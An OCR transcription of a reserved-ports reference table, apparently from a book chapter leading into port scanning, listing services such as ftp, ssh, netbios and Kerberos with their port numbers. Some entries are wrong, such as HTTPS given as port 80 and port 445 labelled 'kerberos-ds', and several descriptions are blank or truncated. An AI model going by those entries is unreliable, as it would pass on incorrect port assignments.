
Name	Port/Protocol	Description
`echo`	7/tcp, udp	
`discard`	9/ tcp, udp	sink null
`systat`	11/tcp	Users
`daytime`	13/ tcp, udp	
`netstat`	15/tcp, udp	
`qotd`	17/tcp, udp	Quote
`chargen`	19/tcp, udp	ttytst source

Name	Port/Protocol	Description
ftp-data	20/tcp	ftp data transfer
ftp	21/tcp	ftp command
ssh	22/tcp	Secure Shell
telnet	23/tcp	
SMTP	25/tcp	Email server
time	37/tcp, udp	Timeserver
rlp	39/tcp, udp	resource location
domain	53/tcp, udp	domain name server
sql*net	66/tcp, udp	Oracle SQL*net
bootps	67/udp	bootp server
bootpc	68/udp	bootp client
tftp	69/udp	Trivial File Transfer
gopher	70/tcp	gopher server
finger	79/tcp	Finger
www-http	80/tcp, udp	WWW
www-https	80/tcp	WWW
kerberos	88/tcp, udp	Kerberos
pop2	109/tcp	PostOffice V.2
Pop3	110/tcp	PostOffice V.3
sunrpc	111/tcp, udp	RPC 4.0 portmapper
auth/ident	113/tcp, udp	Authentication Service
audionews	114/tcp, udp	Audio News Multicast
nntp	119/tcp	Usenet Network News Transfer
ntp	123/udp	Network Time Protocol
netbios-ns	137/tcp, udp	NETBIOS Name Service
netbios-dgm	138/tcp, udp	NETBIOS Datagram Service
netbios-ssn	139/tcp, udp	NETBIOS Session Service
imap	143/tcp, udp	Internet Message Access Protocol
sql-net	150/tcp, udp	SQL-NET
sqlsrv	156/tcp, udp	SQL Service
snmp	161/tcp, udp	SNMP
snmp-trap	162/tcp, udp	
cmip-man	163/tcp, udp	CMIP/TCP Manager
cmip-agent	164/tcp, udp	CMIP/TCP Agent

Name	Port/Protocol	Description
`irc`	194/tcp, udp	Internet Relay Chat
`at-rtmp`	201/tcp, udp	AppleTalk Routing Maintenance
`at-nbp`	202/tcp, udp	AppleTalk Name Binding
`at-3`	203/tcp, udp	AppleTalk
`at-echo`	204/tcp, udp	AppleTalk Echo
`at-5`	205/tcp, udp	AppleTalk
`at-zis`	206/tcp, udp	AppleTalk Zone Information
`at-7`	207/tcp, udp	AppleTalk
`at-8`	208/tcp, udp	AppleTalk
`ipx`	213/tcp, udp	Novell
`imap3`	220/tcp, udp	Interactive Mail Access Protocol v3
`aurp`	387/tcp, udp	AppleTalk Update-Based Routing
`netware-ip`	396/tcp, udp	Novell Netware over IP
`rmt`	411/tcp, udp	Remote mt
`kerberos-ds`	445/tcp, udp	Microsoft DS
`isakmp`	500/udp	ISAKMP/IKE
`fcp`	510/tcp	First Class Server
`exec`	512/tcp	BSD rexecd(8)
`comsat/biff`	512/udp	Used by mail system to notify users
`login`	513/tcp	BSD rlogind(8)
`who`	513/udp	whod BSD rwhod(8)
`shell`	514/tcp	cmd BSD rshd(8)
`syslog`	514/udp	BSD syslogd(8)
`printer`	515/tcp, udp	spooler BSD lpd(8)
`talk`	517/tcp, udp	BSD talkd(8)
`ntalk`	518/udp	SunOS talkd(8)
`netnews`	532/tcp, udp	Readnews
`uucp`	540/tcp, udp	uucpd BSD uucpd(8)
`klogin`	543/tcp, udp	Kerberos Login
`kshell`	544/tcp, udp	Kerberos Shell
`ekshell`	545/tcp	krcmd Kerberos encrypted remote shell –kfall
`pcserver`	600/tcp	ECD Integrated PC board srvr
`mount`	635/udp	NFS Mount Service
`pcnfs`	640/udp	PC-NFS DOS Authentication
`bwnfs`	650/udp	BW-NFS DOS Authentication

Name	Port/Protocol	Description
flexlm	744/tcp, udp	Flexible License Manager
kerberos-adm	749/tcp, udp	Kerberos Administration
kerberos	750/tcp, udp	kdc Kerberos authentication
kerberos_master	751/tcp, udp	Kerberos authentication
krb_prop	754/tcp	Kerberos slave propagation
applix	999/udp	Applixware
socks	1080/tcp, udp	Socks Proxy
kpop	1109/tcp	Pop with Kerberos
ms-sql-s	1433/tcp, udp	Microsoft SQL Server
ms-sql-m	1434/tcp, udp	Microsoft SQL Monitor
pptp	1723/tcp, udp	Pptp
nfs	2049/tcp, udp	Network File System
eklogin	2105/tcp	Kerberos encrypted rlogin
rkinit	2108/tcp	Kerberos remote kinit
kx	2111/tcp	X over Kerberos
kauth	2120/tcp	Remote kauth
lyskom	4894/tcp	LysKOM (conference system)
sip	5060/tcp	Session Initiation Protocol
sip	5060/udp	Session Initiation Protocol
x11	6000-6063/tcp, udp	X Window System
irc	6667/tcp	Internet Relay Chat


Table 3.1: Reserved ports table



Port Scanning Techniques

